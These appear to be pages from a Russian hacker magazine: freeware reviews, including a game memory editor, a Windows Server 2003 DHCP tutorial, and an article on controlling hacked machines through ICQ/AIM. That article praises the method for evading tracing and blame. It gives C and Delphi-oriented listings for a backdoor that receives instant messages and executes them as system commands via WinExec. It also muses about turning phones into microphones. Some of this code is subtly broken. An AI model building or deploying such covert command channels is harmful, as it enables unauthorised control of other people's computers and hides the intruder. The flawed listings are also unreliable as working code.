My Drivers 3.11 — еще одна полезная программа для бэкапа драйверов системы. Пригодится на случай если вдруг потребуются установить систему заново — My Drivers позволяет сделать резервную копию имеющихся в системе драйверов (всех или только некоторых), причем допустимо архивировать каждый драйвер по отдельности, но можно запаковать и все в один архив.



С помощью My Drivers можно создать резервные копии фаворитов Internet Explorer, а также настроек Outlook и Outlook Express.


### DSS DJ v5.5

Хорошая программа для настоящего диджея. Как видно по скриншоту, микшер имеет два окна с wave-образом треков, которые ты будешь непосредственно загружать в деки. Каждая из дек имеет набор трехполосных фильтров low, medium и high (низкие, средние и высокие частоты). Каждую из частот можно убить одним нажатием на кнопку Kill.

Микшер хорошо тем, что позволяет загружать модули спецэффектов и затем включать их в реальном времени. Можно разместить аж четыре спецмодуля и включать их все одновременно. Есть loop beats — сможешь делать петли, размер которых колеблется в пределах от одной-двух секунд до 16-ти. Вариант тоже неплохой — целых шесть штук. Для ленивого DJ имеется кнопка Auto DJ Next. В конфигурациях ничего особенного нет, разберется даже ребенок.


### Small LanGet 1.0.8

Программа позволяет скачивать данные с удаленного локального и не только FTP, а также из «Сетевого окружения». С докачкой да в тее! Удобно и невелико :).



### DetectiveStory v3.0 Build 5496

Редактор памяти любых процессов (преимущественно игр), очень качественный продукт. Способен конкурировать с такими монстрами, как буржуйский Cheat-O-Matic и наш родной ArtMoney. Есть множество необычных функций: умение программы автоматически всплывать (полезно для «непослушных» игр, которые отрубуют <Alt>+<Tab> и прочие windows-радости), установка ограничений на поиск в памяти, установка ограничений на сохранение результатов, выбор времени блокирования памяти, создание трейнеров (!!!) и многое другое. Единственный минус — не очень красивый интерфейс, который, однако, не портит общего впечатления. Программа любительская и некоммерческая, распространяется как FreeWare.




### Bred 3

Новая версия текстового редактора Bred 2. Как и его предшественник Bred 2, ставший очень популярным в России, Bred 3 представляет собой многофункциональный текстовый редактор — заменитель стандартного «Блокнота» Windows.

Теперь работа с Bred доступна всем без исключения пользователям Windows. Список возможностей Bred 3 включает: поддержку наиболее распространенных кириллических кодировок (ANSI, KOI8, OEM, Unicode) с возможностью мгновенно преобразовывать текст из одной кодировки в другую, возможность работы с файлами неограниченного размера, поддержку плагинов, подсветку синтаксических конструкций и многое другое.

К выходу финальной версии планируется значительно расширить список доступных функций, в том числе реализовать просьбы и предложения пользователей.



### FrontMotion Login 1.1.5.293

Представлю довольно замечательный логин (кстати, он не только логин, но и многое другое) — FrontMotion. На самом деле за данным названием скрывается несколько продуктов, предназначенных для персонала, для настольных ПК и др.

Основная технология всех этих продуктов — flash. Качество исполнения мне очень понравилось, за все время работы (почти год) глюков и проблем не обнаружено. С русским языком дружит нормально, правда, если в теме зашит какой-либо другой язык, то исправить его сможет только человек, знающий flash.

В любом случае — рекомендую! Оригинальный дистрибутив FrontMotion Login 1.1.5.293 не изобилует скинами, их там всего четыре. На мой взгляд, они не очень выразительны, хотя и сделаны очень качественно. Вот они: Default Theme V1.6, BubbleOS V1.2, CommunicationOS V1.2, Old Theme.

Для тебя я подготовил, так сказать, небольшой праздничный подарок. Собрал воедино оригинальный дистрибутив и включил в него еще семь дополнительных схем



# сделай dhcp!


## КОНФИГУРИРОВАНИЕ DHCP В СРЕДЕ WINDOWS 2003

В ДОМАШНЕЙ СЕТКЕ, КОТОРУЮ ТЫ КОНФИГУРИЛ ВПЕРВЫЕ В ЖИЗНИ, НАВЕРНЯКА БЫЛО ОДИН-ДВА КОМПЬЮТЕРА, И ЗАПОМНИТЬ ИХ АДРЕСА НЕ СОСТАВЛЯЛО ОСОБЫХ ПРОБЛЕМ. СЕЙЧАС ТЫ СОВСЕМ ВЗРОСЛЫЙ, В СЕТИ ТВОЕЙ КОНТОРЫ СОТНИ КОМПЬЮТЕРОВ, И ОЧЕНЬ-ОЧЕНЬ НЕПРИЯТНО ВЫДАВАТЬ ИМ IP-ШНИКИ ВРУЧНУЮ. ЕЩЕ НЕПРИЯТНЕЕ — ВЫЯСНЯТЬ ТО, С КАКИМ ИМЕННО КОМПЬЮТЕРОМ В СЕГМЕНТЕ КОНФЛИКТУЕТ АДРЕС, ВЫДАННЫЙ ТОЛЬКО ЧТО... | SKYWRITER (SKY@REAL.XAKEP.RU)

**ГЕНЕЗИС** Проблема решается не просто, а очень просто! Все гибкие решения давно украдены до нас, и имя этим решениям — протоколы DHCP и BOOTP. Наверняка ты частенько слышал о таких протоколах, но не знал, в чем состоят основные моменты их функционирования. Данный пробел в знаниях частенько оказывается значимым на этапе конфигурирования и решения проблем. Итак, начнем с используемого чаще всего.

DHCP — это так называемый Dynamic host configuration protocol, который используется в сетях (понятно даже по названию) для динамического конфигурирования хостов (они же — компьютеры и прочие многообразные девайсы, подключаемые к LAN; у меня, например, точка доступа Wi-Fi конфигурируется не иначе как по DHCP). Вопреки распространенному мнению, DHCP позволяет конфигурировать гораздо более широкий спектр параметров, чем просто IP-адрес и шлюз по умолчанию: DNS-серверы, WINS-серверы, серверы X-Window по умолчанию, имя хоста и прочее и прочее. Всего и не счесть! Но как же работает основная часть DHCP — та, которая выдает устройству адрес при подключении к сети?

Работа DHCP происходит в несколько этапов:



**1** УСТРОЙСТВО ПОДКЛЮЧАЕТСЯ К СЕТИ И ОТПРАВЛЯЕТ ЗАПРОС DHCP DISCOVER НА ШИРОКОВЕЩАТЕЛЬНЫЙ АДРЕС 255.255.255.255. ЭТОТ ПАКЕТ ДОСТАВЛЯЕТСЯ ВСЕМ КОМПЬЮТЕРАМ, НАХОДЯЩИМСЯ В ДАННОМ СЕГМЕНТЕ СЕТИ, НО ИНТЕРПРЕТИРУЮТ ЕГО ТОЛЬКО DHCP-СЕРВЕРЫ.

**2** ВСЕ DHCP-СЕРВЕРЫ СЕТИ ПРИНИМАЮТ ЭТОТ ЗАПРОС И ВЫДАЮТ НА НЕГО ОТВЕТ DHCP OFFER, КОТОРЫЙ УЖЕ АДРЕСУЕТСЯ MAC-АДРЕСУ УСТРОЙСТВА, ОТПРАВИВШЕГО DHCP DISCOVER. В ЭТОМ ПАКЕТЕ СЕРВЕРЫ ПРЕДЛАГАЮТ КЛИЕНТУ ВОЗМОЖНЫЕ ВАРИАНТЫ IP-АДРЕСОВ.

**3** КЛИЕНТ ВЫБИРАЕТ НАИЛУЧШИЙ, ПО ЕГО МНЕНИЮ, IP-АДРЕС И ПОСЫЛАЕТ ЗАПРОС DHCP REQUEST В СТОРОНУ СЕРВЕРА, КОТОРЫЙ ПРЕДОСТАВИЛ ЕМУ ТАКОЙ ВАРИАНТ IP-АДРЕСА.


**4** НА ЭТОТ ЗАПРОС СЕРВЕР ВЫДАЕТ ОТВЕТ DHCP ACK, СООБЩАЯ О ТОМ, ЧТО ОТНЫНЕ ЭТОТ АДРЕС ЗАКРЕПЛЯЕТСЯ ЗА КЛИЕНТОМ НА ВСЕ «ВРЕМЯ АРЕНДЫ» (LEASE TIME).

**5** ОТНЫНЕ КЛИЕНТ ИМЕЕТ ПРАВО ИСПОЛЬЗОВАТЬ ВЫДАННЫЙ IP-АДРЕС РОВНО ДО ТЕХ ПОР, ПОКА НЕ ПРИДЕТ ВРЕМЯ СООБЩИТЬ СЕРВЕРУ О «ПРОДЛЕНИИ АРЕНДЫ» АДРЕСА. ПРОИСХОДИТ ПОВТОРНАЯ ПОСЫЛКА ЗАПРОСА DHCP REQUEST СЕРВЕРУ, НА ЭТОТ ЗАПРОС СЕРВЕР ВПРАВЕ ОТВЕТИТЬ КАК СОГЛАСИЕМ (DHCP ACK), ТАК И ОТКАЗОМ (DHCP NACK). В СЛУЧАЕ ОТКАЗА КЛИЕНТ ТЕРЯЕТ СВОЙ АДРЕС И ВЫНУЖДЕН ПРОХОДИТЬ ПРОЦЕДУРУ ЗАНОВО. ТАКОЕ «ПРОДЛЕНИЕ АРЕНДЫ» ОБЫЧНО ПРОИСХОДИТ В ТОТ МОМЕНТ, КОГДА ПОЛОВИНА СРОКА АРЕНДЫ УЖЕ ИСТЕКЛА.

Если клиент хочет освободить адрес (например при выключении), он посылает серверу запрос DHCP RELEASE. С данного момента адрес становится доступным другим клиентам сети.

Протокол BOOTP — это предшественник DHCP, на данный момент он используется в основном бездисковыми клиентами, которые загружаются полностью удаленно. Предпочтение этому протоколу отдают потому, что в нем есть штатная возможность указывать адрес в сети TFTP-сервера, с которого необходимо скачать первоначальный образ диска для загрузки ОС. Естественно, BOOTP предвзвешенно выдает клиенту IP-адрес, и в этом пла-

Знакомо? ;)



не он схож с DHCP. В чем же заключаются плюсы динамического конфигурирования IP-адресов?

- 1 ТЫ НИКОГДА НЕ СТОЛКНЕШЬСЯ С ПРОБЛЕМОЙ КОНФЛИКТА IP-АДРЕСОВ, КОТОРЫЕ ПРИ СТАТИЧЕСКОМ КОНФИГУРИРОВАНИИ БУДУТ ТОЛЬКО РАСТИ И ШИРИТЬСЯ.
- 2 ЛЮБОЕ МОБИЛЬНОЕ УСТРОЙСТВО НУЖНО БУДЕТ ТОЛЬКО ФИЗИЧЕСКИ ПОДКЛЮЧИТЬ В СЕТЬ, И ОНО СРАЗУ НАЧНЕТ ФУНКЦИОНИРОВАТЬ — ПРИЧЕМ ТЫ СОВСЕМ НЕ ДОЛЖЕН ДОЛГО-ДОЛГО УПРАШИВАТЬ ЕГО.
- 3 ОСОБЕННО ВАЖНО НАЛИЧИЕ DHCP-СЕРВЕРА В WI-FI-СРЕДЕ (СМ. ПУНКТ 2 ;)).
- 4 DHCP-СЕРВЕРЫ ЛЕГКО ИНТЕГРИРУЮТСЯ С СОВРЕМЕННЫМИ КОНТРОЛЛЕРАМИ ДОМЕНА WINDOWS 2003, ЧТО ПОЗВОЛЯЕТ ТЕБЕ УПРАВЛЯТЬ РАЗДАЧЕЙ IP-АДРЕСОВ ЦЕНТРАЛИЗОВАННО И РАСПРЕДЕЛЕННО.

Управление DHCP-сервером

Чтобы показать максимум на скрине, я дополнительно щелкнул правой кнопкой мыши на сервере, чтобы добыть контекстное меню. Вот его основные элементы:

- **DISPLAY STATISTICS.** ОТОБРАЖАЕТ СТАТИСТИКУ ПО ВСЕМУ СЕРВЕРУ: АПТАЙМ, ПРОЦЕНТ ИСПОЛЬЗОВАННЫХ АДРЕСОВ, КОЛИЧЕСТВО РАЗНООБРАЗНЫХ ЗАПРОСОВ (ТЕХ САМЫХ OFFERS, DISCOVERS И Т.П.)
- **NEW SCOPE.** СОЗДАЕТ НОВЫЙ «ДИАПАЗОН», ЗАДАВ ТЕБЕ ПАРУ ВОПРОСОВ О ТОМ, КАКИЕ IP-АДРЕСА БУДУТ ПЕРЕКРЫВАТЬСЯ ЭТИМ ДИАПАЗОНОМ И КАК ОН БУДЕТ НАЗЫВАТЬСЯ. ПРОСТО? ЕЩЕ КАК!
- **NEW SUPERSCOPE.** СОЗДАЕТ НОВЫЙ «НАДДИАПАЗОН», КОТОРЫЙ БУДЕТ ПРЕДСТАВЛЯТЬ СОБОЙ ИМЕНОВАННУЮ ЛОГИЧЕСКУЮ СТРУКТУРУ, ГРУППИРУЮЩУЮ НЕСКОЛЬКО ДИАПАЗОНОВ.
- **NEW MULTICAST SCOPE.** ЭТА ШТУКОВИНА СОЗДАЕТ ШИРОКОВЕЩАТЕЛЬНЫЙ ДИАПАЗОН. ОНА НАВЕРНЯКА НЕ НУЖНА ТЕБЕ, ЕСЛИ ТЫ НЕ ПРЕДСТАВЛЯЕШЬ СЕБЕ ПРИРОДУ ШИРОКОВЕЩАНИЯ И НЕ ИСПОЛЪЗУЕШЬ СПЕЦИФИЧЕСКОЕ ПО, В ДОКУМЕНТАЦИИ КОТОРОГО, КАК ПРАВИЛО, РАССМАТРИВАЕТСЯ ПРАВИЛЬНОЕ КОНФИГУРИРОВАНИЕ.

Все остальное, в принципе, не имеет существенного значения. С удалением добавленных «диапазонов», уверен, у тебя тоже не возникнет трудностей. Мы же хакеры ;).

В разделе Address Leases ты можешь увидеть выданные IP-адреса. Раздел Address Leases очень важен в том плане, что ты можешь видеть IP-адрес и MAC-адрес карточки клиента, которому был выбран этот IP. MAC-адрес в этой таблице имеет таинственное название — Unique ID. MAC-адрес же оказывается важным на следующем этапе.

«Следующий этап» — это добавление статических записей, необходимое в том случае, если ты хочешь, чтобы какие-то устройства имели статические IP-адреса, но чтобы они выдавались DHCP-сервером. Например, моя точка доступа Wi-Fi (я о ней уже говорил, да? ;)) каждый раз получает разный IP-адрес, что дико напрягает меня — администрировать ее становится совершенно невозможно. Получается, что нужно назначить ей статический IP-адрес — вот единственный (!) правильный способ решить свою проблему. Если не указать DHCP-серверу на этот IP как на статический, будет возможным возникнове-

## «СЛЕДУЕТ НАЩУПАТЬ РАЗДЕЛ DHCP SERVER (МЫ ЖЕ БУДЕМ КОНФИГУРИТЬ DHCP, ВЕРНО?) И НАДАВИТЬ НА НЕГО ПАЛЬЦЕМ МЫШИ»

В общем, надеюсь, я тебя убедил, что, как говорится, «союзу быть». Может быть, тебе уже не терпится начать конфигурировать DHCP на твоём подопытном Win2k3-сервере?

**поднимается медленно...** Итак, ты загрузил сервер. Как обычно, ты видишь уже ставшее привычным окошко менеджмента сервера.

На этот раз следует нащупать раздел DHCP Server (мы же будем конфигурировать DHCP, верно? ;)) и надавить на него пальцем мыши. Откроется MMC-консоль с уже открытой DHCP-оснасткой.

Что же мы видим? Мы видим список DHCP-серверов, авторизованных в домене на выдачу IP-адресов и всего остального, — это находится у самого корня дерева. В моей сети один DHCP-сервер — lair.skynet.ru. Microsoft рекомендует устанавливать два, распределяя IP-адреса из расчета 80% на одном и 20% — на другом. Все это делается для большей отказоустойчивости.

Залезая далее по дереву ;), ты увидишь Scopes и Server Options. Первых элементов может быть несколько — это так называемые «области», или диапазоны, в которых выдаются IP-адреса твоим клиентам. Теперь, если подняться еще на один этаж по дереву, ты увидишь опции родительского элемента — отдельного «диапазона» или всего сервера. Эти опции не отличаются ничем по своему составу, а отличаются лишь по воздействию. Опции сервера влияют на все конфигурации, выдаваемые с этого сервера клиентам.

К примеру, ты можешь сделать общий корпоративный DNS-сервер в Server Options и отдельные шлюзы по умолчанию для разных подсетей (что логично). Как именно, узнаем позже ;).



Кто у нас арендует IP?

ние конфликта IP-адресов (если этот адрес, конечно, входит в один из Scope'ов). Итак, добавляем адрес (см. скриншот).

Вот, пожалуй, все, что требуется знать и сделать для нормальной работы сервера DHCP. Вкупе со статьей из предыдущего номера (о DNS и его интеграции с DHCP-сервером) ты получил огромную порцию знаний.

Она поможет тебе сделать следующий шаг. Готов ли ты? ☺

Статические динамические IP



# нагибаем AOL/MSN

## НОВЫЙ ВЗГЛЯД НА УДАЛЕННОЕ АДМИНИСТРИРОВАНИЕ

СОВРЕМЕННЫЕ КОНЦЕПЦИИ OLD SCHOOL-ХАКИНГА ТРЕБУЮТ КОНЦЕПТУАЛЬНО НОВЫХ ВЗГЛЯДОВ, ВЕЯНИЙ И МЫШЛЕНИЯ В УДАЛЕННОМ УПРАВЛЕНИИ HACKED BOX. ОБ ЭТОМ И ПОГОВОРИМ | **ВОЛЬФ ДАНИЯР АКА RAYHASH [AOLHACKERS.RU]**

Постараемся рассмотреть, как мне кажется, один из новых методов удаленного администрирования, который сильно отличается от классического метода теневого администрирования взломанной машины. Пока не существует определенного термина, но я буду называть этот метод так: Remote Control In Official Internet Services, или RCIOIS.

RCIOIS — удаленное управление внутри официального интернет-сервиса. Два года я исследовал работу одного из продуктов от AOL/ICQ, поэтому буду приводить примеры именно по этому сервису, но моя статья касается и других интернет-служб, таких как MSN, Jabber, AIM, etc. Я не имею ничего против самой конторы AOL и ее продуктов! И несмотря на это хочу показать, как использовать в корыстных целях ICQ-подобные службы, которые бесплатно предоставляются подобными AOL/MSN-контрами. Может быть, после прочтения статьи ты найдешь, над чем задуматься.

Чтобы не повторяться, рассмотрим TOC-протокол, описанный в сентябрьском Спеце за 2005-й год (#9/58), — рекомендую поднять архив именно этого номера, чтобы основательно разобраться в протоколе.

Возьмем классический контроль над удаленной системой: взламываешь машину, вешаешь на нее сервис для удаленного контроля, подключаешься к сервису, используешь машину в своих целях. Классика!

Теперь — нетрадиционный метод, который, в принципе, предусматривает все то же самое, но, в отличие от классического метода, подразумевается наличие в цепи машины-посредника, которая выполняет функции управляющего элемента, к примеру — наличие сервера ISP. Цель такой машины — управляющий интерфейс между жертвой и хакером. Хакер отправляет команды на сервер, сервер передает их на конечные управляемые поинты. Отследить хакера и доказать его причастность к данному механизму сложно — вот в чем состоит все отличие нетрадиционного метода от классического.

Метод RCIOIS имеет серьезные перспективы и преимущества: хакер получает повышенную защиту от обвинений в несанкционированном использовании удаленной системы. Во втором же случае, чтобы управлять удаленной системой, нужно плюс ко всему взломать «сервер посредник» или оплатить hosting-провайдера, что мешает замечать хакерские следы и вообще сеет ненадежность. RCIOIS же легализует присутствие в сети — вся работа идет внутри официальных служб, и следов практически не остается. Представь, что ты подключился к интернету через твой ISP, запустил ICQ-, MSN-, Jabber-клиент, а в списке контактов вместо твоих друзей/недрузгов оказались контакты машин, над которыми ты имеешь контроль. Так вот вместо текстовых сообщений на эти машины ты отправляешь cmd- или shell-команды, а к тебе возвращаются вполне полноценные терминал-ответы на выполненные команды. Даже если жертва обнаружит постороннюю сетевую активность, то только от серверов, предоставляющих ICQ-, AIM-, MSN-, Jabber-службы и активные сетевые сессии, — только от этих серверов! На самом деле такая «оплошность» влечет за собой серьезную тенденцию, которая народилась в теневом управлении системой, — очень скоро хакеры и не только хакеры с успехом начнут пользоваться ей на практике.

**ну-с, приступим!** Итак, для простоты будем использовать протокол TOC(AIM) от America Online Inc. В 59-м номере Спеца я приводил пример кода для UNIX-систем (BSD, Linux), поэтому сейчас ради разнообразия приведу пример под win32-системы. Конечно, я не могу привести полный пример, поэтому: а) полезем на полку и поищем там замусоленный и запыленный 58-й номер; б) побегим в журнальный ларек и спросим, не завалился ли там сентябрьский номер Спеца за 2005 год ;).

Открываешь номер и смотришь, что можно заменить или добавить, чтобы этот пример работал в win32-системе.

Можно оперировать с помощью директив включения типа:

```
#if win32
/* some any defined code */
#endif
```

В прошлом примере мы включали заголовки типа:

```
#include<stdio.h>
#include<string.h>
#include<sys/types.h>
#include<signal.h>
#include<netinet/in.h>
#include<sys/socket.h>
#include<netdb.h>
#include<sys/errno.h>
```

Заменяем их на один универсальный заголовок:

```
#include<winsock2.h>
```

Для того чтобы типы данных UNIX-подобных систем были совместимы с типами данных win32-систем, осуществим небольшое типовое преобразование просто добавив преобразователь typedef:

```
typedef BYTE u_int8_t;
typedef WORD u_int16_t;
typedef DWORD u_int32_t;
```

До функции main() больше ничего не трогаем. Теперь в теле функции main() снова сделаем некоторые добавления и включения для работы с сетевыми вызовами в win32-системе — объявим следующие переменные:

```
WSADATA WSAData;
BOOL flag;
```

Далее объявляем аргументы, необходимые для работы нашей программы (буферы, файловые и сетевые дескрипторы, временные переменные).

Для того чтобы вызывать сетевые функции, делаем следующий вызов: WSASStartup — в противном случае не будут работать функции типа gethostbyname, socket, connect, bind, etc. Делаем вот таким образом:

```
if (WSASStartup(MAKEWORD(2,2), &WSAData)!=0)
{
//Здесь возвращаем ошибку или иное программное событие ;).
}
```

Сразу замечу, что для nix-систем нет различий между дескриптором сети и дескриптором файла, а для Windows, похоже, есть. Так что вместо close() нужно применять closesocket().

Подключившись к TOC(AIM)-серверу (для этого — пройти несложную авторизацию на сервисе TOC и установить статус online или другие), ты должен быть извещен о том, что система готова принимать входящие команды, — поступим примерно так (сразу вспоминаем 59-й номер):

```
/*
Из памяти динамически выделяем место для двух переменных,
общий буфер и текстовое сообщение с оповещением, к примеру:
READY TO EXECUTE COMMAND.
*/
buf=(char *)malloc(256, sizeof(char ));
mess=(char *)malloc(128, sizeof(char ));
memset(buf, 0, 256);
memset(mess, 0, 128);
```

```
//memcpy(mess, messa, sizeof(messa)); memcpy(mess, "READY TO
EXECUTE COMMAND", strlen("READY TO EXECUTE COMMAND"));
encode_toc_send_im(buf, remscreenname, messa);
i=0;
i=ntohs*((u_int16_t*)(buf+4));
if(
send(sock, buf, i+6, 0) == -1
)else{...}
...
```

Теперь рассмотрим участок кода, который будет принимать входящие сообщения и выполнять их как cmd.

```
...
memset(buffer, 0, 2048);
memset(remscreenname, 0, 16);
if(
recv(sock, buffer, 2048, 0) == -1
)else{ ... }
...
/*
Проверка на наличие входящего сообщения: если сообщение имеет
флаг IM_IN, значит, это то, что нам нужно.
*/
if( *((u_int8_t*)(buffer+1)) == 0x02) && (!memcmp(buffer+6, "IM_IN", 5) ) )
{
/*
В теле условия отделяем ICQ-номер от служебной информации
и текстового сообщения.
*/
screenlen = 0;
address = (buffer+12);
while(*address != '\x3A')
{
remscreenname[screenlen] = (*address);
screenlen++;
address++;
}
/*
Также можно сделать проверку на ICQ-номер — небольшая защита от
желающих поживится легкой добычей, оставляю ее на твою само-
деятельность.
*/
...
/*
Отделяем чистое текстовое сообщение от служебной информации
и ICQ-номера
*/
...
address++;
i=0;
i=ntohs*((u_int16_t*)(buf+4));
i=i-6-screenlen-1;
```

```
memset(messaga, 0, 128);
memcpy(messaga, address, i);
...
```

```
/*
Переменная messaga теперь содержит cmd-команду, которая должна
быть выполнена на целевой системе: либо через функцию system(),
либо через функцию WinExec() — кому как удобно. Это будет
выглядеть примерно так:
```

```
*/
WinExec(&messaga, (unsigned int)1);
...
```

**а что же дальше?** Кстати, обладатели КПК смогут легко написать клиент и для КПК-систем (Palm OS, Windows SE, etc), так как все примеры, которые я привожу, написаны на чистом С (инструментария для разработки программ под КПК сейчас полно). И затем владельцы КПК смогут контролировать чужие КПК ;) или, по крайней мере, всегда быть в курсе того, находится ли «жертва» в online. Думаю, у тебя не возникнет проблем в работе и с сотовыми телефонами, если твой изощренный ум способен выдавать хорошие подходы. Смысл идеи — спровоцировать вызов на свой номер и использовать телефон в качестве микрофона... Однако этот вопрос пока спорный и требует много времени, выпитого пива и обсуждений.

**пилите, шура!** В начале весны 2005 года образовался проект ICQKID, в частности, посвященный проблеме RCIOIS. В простейшей вариации были реализованы DLL- и SO/A-модули как для win32-, так и для UNIX(FreeBSD)-систем. С помощью этих библиотек можно работать с ICQ-протоколом, используя простейшие функции этих библиотек.

В ноябре 2005 года московский программист Александр Салиев (автор замечательных статей в Спец) написал вторую и третью версию библиотеки ICQKID, усовершенствовав первую. Версии выложены на [www.icqkid.com](http://www.icqkid.com).

Рассмотрим пример работы библиотеки на практике. Подозреваю, что примеры на С уже изрядно надоели всем и хочется попробовать кое-что попроще, например на Delphi :). (Сразу же поблагодарим за консультацию и помощь в области Delphi товарища INF — автора замечательного ICQ-клиента QIP — [www.qip.ru](http://www.qip.ru).)

Для начала качаем icqkid.dll (ROOT-версию) с [www.icqkid.com](http://www.icqkid.com), запускаем Delphi. Я использовал четвертую версию Delphi только из-за моих традиционно-классических взглядов :). Проект будет донельзя простым (почти как классический Hello World!), так как задача заключается в объяснении методики и принципа работы RCIOIS, а не в создании учебника по Delphi (к тому же мои познания Delphi — на уровне работы алгоритма языка). Даже в вузе преподаватель всегда разбирает примеры «на троечку» и тем самым предоставляет студенту возможность самостоятельно решать примеры на «четыре» и «пять» ;). Так и я. Получай только скелет материала, остальное додумывай самостоятельно. Итак, начнем с разбора того, какие функции может предоставить DLL. В первой версии ICQKID всего четыре функции: icq\_activate\_connect, icq\_add\_status, icq\_msg\_get, icq\_msg\_put.

Функция icq\_activate\_connect устанавливает соединение с ICQ-сервером, полный синтаксис такой:

```
icq_activate_connect(const char *uin, const char *password,
const char *loginserver, WORD icqport);
```

## ЛИСТИНГ №2: ИСХОДНЫЙ КОД НА С (С ИСПОЛЬЗОВАНИЕМ ICQKID.DLL)

```
#include <windows.h>
#ifdef ADD_DLL_H
#define ADD_DLL_H
```

```
#ifdef __cplusplus
extern "C"
#endif
//Function the activate connection
with ICQ server
int __declspec(dllimport) WINAPI
icq_activate_connect(const char
*uin, const char *password,
const char *loginserver, WORD
icqport);
//The status function
void __declspec(dllimport) WINAPI
icq_add_status(const char *status);
//Receive ICQ message function
```

```
void __declspec(dllimport) WINAPI
icq_msg_get(char *ruin, char *msg);
//Send ICQ message function
int __declspec(dllimport) WINAPI
icq_msg_put(char *duin, char
*sendmsg, int putmsglen);
#endif
main()
{
static char ruin[9];
static char msg[512];
int rez;
rez=icq_activate_connect("1234567",
"XXXXXXXXXX", "icq.mirabilis.com", 5190);
```

```
//printf("rez=%d\n",rez);
icq_add_status("4chat");
while(1)
{
icq_msg_get(ruin, msg);
if(strlen(ruin) > 0){
printf("message from: %s\n", ruin);
printf("message: %s\n", msg);
if(!strcmp(msg, "hello",
5)){rez=icq_msg_put(ruin, "suck
me!", 8);}
}
}
```

Параметры функции `uin`, `password`, `loginserver` принимают строковые значения, содержащие ICQ-номер, пароль и сервер ICQ, к которому нужно подключиться.

Последний, четвертый параметр функции принимает двубайтовое значение — это порт к подключаемому сервису ICQ.

Функция `icq_add_status` принимает всего один строковый параметр — статус в ICQ-сети. Статусов примерно десять штук, но в `icqkid.dll` в первых версиях определены всего три статуса. Посмотрим в исходный текст библиотеки `icqkid.c` и найдем функцию

```
void __declspec(dllexport) WINAPI icq_add_status(const
char *status)
{
WORD f4chat=0x0020;
WORD onLine=0x0000;
WORD invisible=0x0100;
/*
Here some another code.
*/
}
```

